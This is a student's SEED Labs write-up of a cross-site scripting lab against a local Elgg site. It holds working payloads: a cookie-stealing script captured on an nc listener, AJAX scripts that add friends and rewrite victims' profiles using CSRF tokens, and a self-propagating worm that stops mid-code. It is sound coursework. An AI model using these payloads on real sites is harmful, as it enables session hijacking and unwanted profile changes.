


Introduction to Offensive Security Lab 4


In this lab, we will be implementing the XSS attacks. I completed the prerequisite tasks and successfully opened the website on the vm as per instructions.



Task 0:

The task 0 was getting used to the HTTP header live tool. This is a tool that allows us to check the HTTP response code generated by the server when trying to visit a specific webpage. We just have to enter the url and click on submit. This tool is very helpful in quickly identifying if a redirect is being properly handled.

I also cleared all the previous links and files using the necessary commands. The screenshot below shows the tool access:




I also had to use the dcup function to install some files.

```
[11/12/23] seed@VM:~/.../Labsetup$ dcup
Creating mysql-10.9.0.6 ... done
Creating elgg-10.9.0.5 ... done
Attaching to mysql-10.9.0.6, elgg-10.9.0.5
mysql-10.9.0.6 | 2023-11-13 02:03:33+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-11-13 02:03:34+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql-10.9.0.6 | 2023-11-13 02:03:34+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-11-13 02:03:34+00:00 [Note] [Entrypoint]: Initializing database files
mysql-10.9.0.6 | 2023-11-13T02:03:34.204553Z 0 [System] [MY-013169] [Server] /usr/sbin/mysqld (mysqld 8.0.22) initializing of server in progress as process 44
mysql-10.9.0.6 | 2023-11-13T02:03:34.218272Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
mysql-10.9.0.6 | 2023-11-13T02:03:35.013272Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
elgg-10.9.0.5 | * Starting Apache httpd web server apache2
*
mysql-10.9.0.6 | 2023-11-13T02:03:36.478919Z 6 [Warning] [MY-010453] [Server] root@localhost is created with an empty password ! Please consider switching off the --initialize-insecure option.
mysql-10.9.0.6 | 2023-11-13 02:03:39+00:00 [Note] [Entrypoint]: Database files i
```

```
[11/12/23]seed@VM:~/.../Labsetup$ dockps  
2cfa6515b58e  mysql-10.9.0.6  
c7a8d2482b7d  elgg-10.9.0.5  
[11/12/23]seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts &>/dev/null &  
[1] 20404  
[11/12/23]seed@VM:~/.../Labsetup$ docksh c7  
root@c7a8d2482b7d:/#
```

I also edited the links in the hosts as per instructions. The screenshot below shows what I edited:




The screenshot shows a text editor window titled "hosts /etc". The file contains a list of IP address mappings. Lines 1 through 9 are standard IPv4 and IPv6 loopback entries. Lines 10 through 14 map specific IP addresses to domain names related to various lab environments. Lines 15 through 19 map IP addresses to example domains. Lines 20 through 24 map IP addresses to domains related to CSRF testing. Line 25 maps an IP address to a domain related to the Shellshock exploit. Lines 26 through 29 map IP addresses to domains related to the XSS lab.

```
1 127.0.0.1      localhost
2 127.0.1.1      VM
3
4 # The following lines are desirable for IPv6 capable hosts
5 ::1      ip6-localhost ip6-loopback
6 fe00::0 ip6-localnet
7 ff00::0 ip6-mcastprefix
8 ff02::1 ip6-allnodes
9 ff02::2 ip6-allrouters
10
11 # For DNS Rebinding Lab
12 192.168.60.80  www.seedIoT32.com
13
14 # For SQL Injection Lab
15 10.9.0.5        www.SeedLabSQLInjection.com
16
17 # For XSS Lab
18 10.9.0.5        www.xsslabelgg.com
19 10.9.0.5        www.seed-server.com
20 10.9.0.5        www.example32a.com
21 10.9.0.5        www.example32b.com
22 10.9.0.5        www.example32c.com
23 10.9.0.5        www.example60.com
24 10.9.0.5        www.example70.com
25
26 # For CSRF Lab
27 10.9.0.5        www.csrflabelgg.com
28 10.9.0.5        www.csrflab-defense.com
29 10.9.0.105     www.csrflab-attacker.com
30
31 # For Shellshock Lab
32 10.9.0.80       www.seedlab-shellshock.com
33
34
```

Task 1:


The task 1 was to post a malicious message to display an alert window. This task was pretty easy. I visited the instructed website and used the samy login and password to login. Then in the profile, I added the script that was given the lab. After that, when I saved the profile with my secret message, I got the following result:



As we can see, the attack was successful. I got the same result even when I visited the samy profile from different users.

Task 2:

For task 2, we are required to display the cookies by posting a malicious message. I added the given script in the about me section this time and the result I got is given below:



I used boby user for this task. The screenshot above shows successful display of the cookie.

Task 3:

For this task, we were asked to steal cookies from the victim's machine. I injected the script in about me section just like before. The server was also connected to listen using the given nc command. After injecting the script I got the following result:

```
[11/08/21]seed@VM:~/.../Labsetup$ nc -l 5555
GET /?c=pvisitor%3D57d292f7-795d-4ccd-8b01-434f44a88b0d%3B%20Elgg%3Di8c6lqao7tup
1br0m4bkphs5ku HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy

[11/08/21]seed@VM:~/.../Labsetup$ █
```

The above screenshot shows successful cookie stealing from the victim's machine. Furthermore, if I visit samy from one of the friends website, it will also store their cookies.

Task 4:

For this task, we are required to become the victim's friend. The task was a little tricky and I had to edit the given code a little to achieve success in this task.

First, using the view page source function, I got the guid as it is required to be edited in the code. The screenshot below shows my guid retrieval:



```
nt.querySelectorAll('airel="toggle"');
e.links.length; i++) {
ck = function () {

guid":1587931381,"viewtype":"default","simplecache_enabled":1,"current_language":"en"},"security":{"token":{"elog_ts":1609844783,"elog_token":"SP3nMbvKnlEoPzgH0c7w}}),"session":[{"user":{"guid":59,"type":"user","subtype":"user","owner_guid":59,"
http://www.seed-server.com/cache/1587931381/default/jquery-ui.js"></script><script src="http://www.seed-server.com/cache/1587931381/default/clip/reuire_config.js"></script>
```

After this, I edited the given script according to need. I had to construct the HTTP request to add samy as a friend along with the updated guid which in my case was 59. The screenshot below shows my code:

```
1<script type="text/javascript">
2window.onload = function () {
3    var Ajax=null;
4
5    // Set the timestamp and secret token parameters
6    var ts="&__elgg_ts__=+elgg.security.token.__elgg_ts__;
7    var token="&__elgg_token__=+elgg.security.token.__elgg_token__;
8
9    //Construct the HTTP request to add Samy as a friend.
10   var sendurl= "www.seed-server.com/action/friends/add" + "?friend=59" + token +
11   ts;
12
13   //Create and send Ajax request to add friend
14   Ajax=new XMLHttpRequest();
15   Ajax.open("GET",sendurl,true);
16   Ajax.setRequestHeader("Host","www.seed-server.com");
17   Ajax.setRequestHeader("Content-Type",
18                       "application/x-www-form-urlencoded");
19   Ajax.send();
20 }
21</script>
22
```

After this, when I executed the above script in the about me section of Samy, it showed that he had no friends. So I went ahead and added some friends from the members tab and at the same time I had HTTP header live tool opened. The live tool gave me access to the cookie as soon as I added a friend. The screenshot below shows the output I received on the live tool:

```

Date: Mon, 13 Nov 2023 03:13:41 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 403
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8

http://www.seed-server.com/action/friends/add?friend=58&__elgg_ts=1699845205&__elgg_token=
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/charlie
Cookie: __gsas=ID=7a0cd2f5f7cd81e3:T=1699210006:S=ALNI_Ma3Aooz6b18RNYGc1kGk6Gwcc4T0w; pvisitor=1
GET: HTTP/1.1 200 OK
Date: Mon, 13 Nov 2023 03:13:43 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 392
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8

```

Record Data autoscroll

Now, for the second part of the task, I answered the question 2. I edited the code and commented the setrequest lines as shown below:

```

1 <script type="text/javascript">
2 window.onload = function () {
3   var Ajax=null;
4
5   // Set the timestamp and secret token parameters
6   var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
7   var token+"&__elgg_token="+elgg.security.token.__elgg_token;
8
9   //Construct the HTTP request to add Samy as a friend.
10  var sendurl= "www.seed-server.com/action/friends/add" + "?friend=59" + token +
11    ts;
12
13  //Create and send Ajax request to add friend
14  Ajax=new XMLHttpRequest();
15  Ajax.open("GET",sendurl,true);
16  //Ajax.setRequestHeader("Host","www.seed-server.com");
17  //Ajax.setRequestHeader("Content-Type",
18    "application/x-www-form-urlencoded");
19  Ajax.send();
20 }
21 </script>

```

All Site Activity

All Mine Friends

Filter

Show All



Alice is now a friend with Samy just now



Samy is now a friend with Samy just now



Charlie is now a friend with Samy 25 minutes ago



We see that Samy has been successfully added as a friend to Alice's account. Hence, we were successful in adding Samy as Alice's friend without Alice's intention using XSS attack. The code is using AJAX so that everything happens in the background and there is no indication to the victim of the attack.

Question 1: Explain the purpose of Lines 1 and 2, why are they needed?

In order to send a valid HTTP request, we need to have the secret token and timestamp value of the website attached to the request, or else the request will not be considered legitimate or will probably be considered as an untrusted cross-site request and hence will throw out an error with our attack being unsuccessful. These desired values are stored in JavaScript variables and using the lines 1 and 2, we are retrieving them from the JS variables and storing in the AJAX variables that are used to construct the GET URL.

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode; can you still launch a successful attack?

If that were the case, then we will not be able to launch the attack anymore because this mode encodes any special characters in the input. So, the < is replaced by < and hence every special character will be

encoded. Since, for a JS code we need to have <script> and </script> and various other tags, each one of them will be encoded into data and hence it will no more be a code to be executed.

Editor Mode:

Display name
Alice

About me

B I U Tx S ;= :: ← →

```
<script>
alert('XSS');
</script>
```

Text Mode:

Display name
Alice

About me

```
<p>&lt;script&gt;</p>
<p>alert(&#39;XSS&#39;);</p>
<p>&lt;/script&gt;</p>
```

Task 5:

For task 5, we are asked to modify the victim profile (about me page) when the victim visits Samy's page. This was a little tricky, I had to edit out the code in such a way that it makes the code self-propagating. The screenshot below shows the edit I had to make in the code:




```
Open ~ /Downloads/LabSetup
editprofile.js

1<script type="text/javascript">
2window.onload = function(){
3    var guid = "&guid=" + elgg.session.user.guid;
4    var ts = "&_elgg_ts=" + elgg.security.token.__elgg_ts;
5    var token = "&_elgg_token=" + elgg.security.token.__elgg_token;
6    var name = "&name=" + elgg.session.user.name;
7    var desc = "&description=Samy is my hero" +
8        "&accesslevel[description]=2";
9    var samyguid = 59;
10
11    // Construct the content of your url.
12    var sendurl = "http://www.seed-server.com/action/profile/edit";
13    var content = token + ts + name + desc + guid;
14    if (elgg.session.user.guid != samyguid){
15        //Create and send Ajax request to modify profile
16        var Ajax=null;
17        Ajax = new XMLHttpRequest();
18        Ajax.open("POST",sendurl,true);
19        Ajax.setRequestHeader("Content-Type",
20            "application/x-www-form-urlencoded");
21        Ajax.send(content);
22    }
23}
24</script>
25
```

I went to Samy's profile and edited the code in the about me section. The guid is initialized with that of Samy's guid as previously found. So, from here, we know that in order to edit the victim's profile, we will need their GUID, secret token and timestamp, the string we want to write to be stored in the desired field, and the access level for this parameter must be set to 2

in order to be publicly visible. When I executed this code and logged out of Samy's profile and visited Samy again from Alice's profile and then switching back to Alice's profile, I got the following result:



This happened because this code will edit any user's profile who visit Samy's profile. It obtains the token, timestamp, username and id from the JavaScript variables that are stored for each user session. The description and the access level are the same for everyone and hence can be mentioned directly in the code. This output shows that the attack was successful and Alice's profile was edited without her consent which was our aim.

Question 3: Why do we need Line 1? Remove this line and repeat your attack. Report and explain your observation.

We need Line 1 so that Samy does not attack himself and we can attack other users. The JS code obtains the current session's values and stores a string named "Samy is my hero" in the about me section. Now, since we have the JS code in about me section, and if we did not have that line, as soon as the changes are saved, the JS code is executed and this JS code will enter "Samy is my hero" in the About me field of the current session i.e. Samy. This will basically replace the JS code with the string, and hence there won't be any JS code to be executed whenever anyone visits Samy's profile.

The screenshot shows a user profile for 'Samy' on a platform called 'Egg For SEED Labs'. The profile picture is a cartoon character wearing a black fedora and sunglasses. The 'About me' section contains the text 'Samy is my hero'. On the left, there's a sidebar with links for 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'. At the top right, there are buttons for 'Edit avatar' and 'Edit profile'. A 'Add widgets' button is located at the bottom right of the profile area.

As soon as we save the changes, we see that 'Samy is my hero' is placed in the About me field. As mentioned before, since we do not do the check, the about me with JS code is replaced with the string that is supposed to be stored in other infected victims. So, now when anyone else visits Samy's profile, since there is no JS code anymore, there won't be any XSS attack

Task 6:

For task 6, we were required to write a self-propagating XSS-Worm. This task was a little difficult and required a lot of understanding and implementation to finish.

We have to use two methods, link and DOM method in this task. Although, the link approach is not required, I still implemented it.

First, I tried visiting all the websites in the host file. The screenshot below shows that I was able to access these websites and maintain a connection:



CSP Experiment

1. Inline:Nonce (111-111-111): **OK**
2. Inline:Nonce (222-222-222): **OK**
3. Inline:NoNonce: **OK**
4. From self: **OK**
5. From www.example60.com: **OK**
6. From www.example70.com: **OK**
7. From button click:



Welcome to your Elgg site.

Tip: Many sites use the `activity` plugin to place a site activity stream on this page.

[Log in](#)

Username or email *

Password *

Remember me

I also had to find the code for the xssworm, the screenshot below shows the code I used:

```

Activities Text Editor Nov 15 13:40
Open /xssworm.js
-xssworm.js
-/Downloads/Labsetup

1 /*** XSS attack: link method
2 Put this line below in the attacker's profile:
3 <script type="text/javascript" src="http://localhost/xssworm.js"></script>
4 */
5 window.onload = function(){
6     alert('I'm triggered');
7
8     // Put all the pieces together, and apply the URI encoding
9     var wormCode = encodeURIComponent(
10         "<script type='text/javascript'" +
11         "id = 'worm'" +
12         "src='http://localhost/xssworm.js'" +
13         "</script>"
14     );
15
16     // Set the content of the description field and access level.
17     var desc = "&description=Samy is my hero" + wormCode;
18     desc += "&accesslevel[description]=2";
19
20     // Get the name, guid, timestamp, and token.
21     var name = "&name=" + elgg.session.user.name;
22     var guid = "&guid=" + elgg.session.user.guid;
23     var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
24     var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
25
26     // Set the URL
27     var sendurl="http://www.xsslabeledgg.com/action/profile/edit";
28     var content = token + ts + name + desc + guid;
29
30     // Construct and send the Ajax request
31     attackerguid = 59;
32     if (elgg.session.user.guid != attackerguid){
33         //Create and send Ajax request to modify profile

```

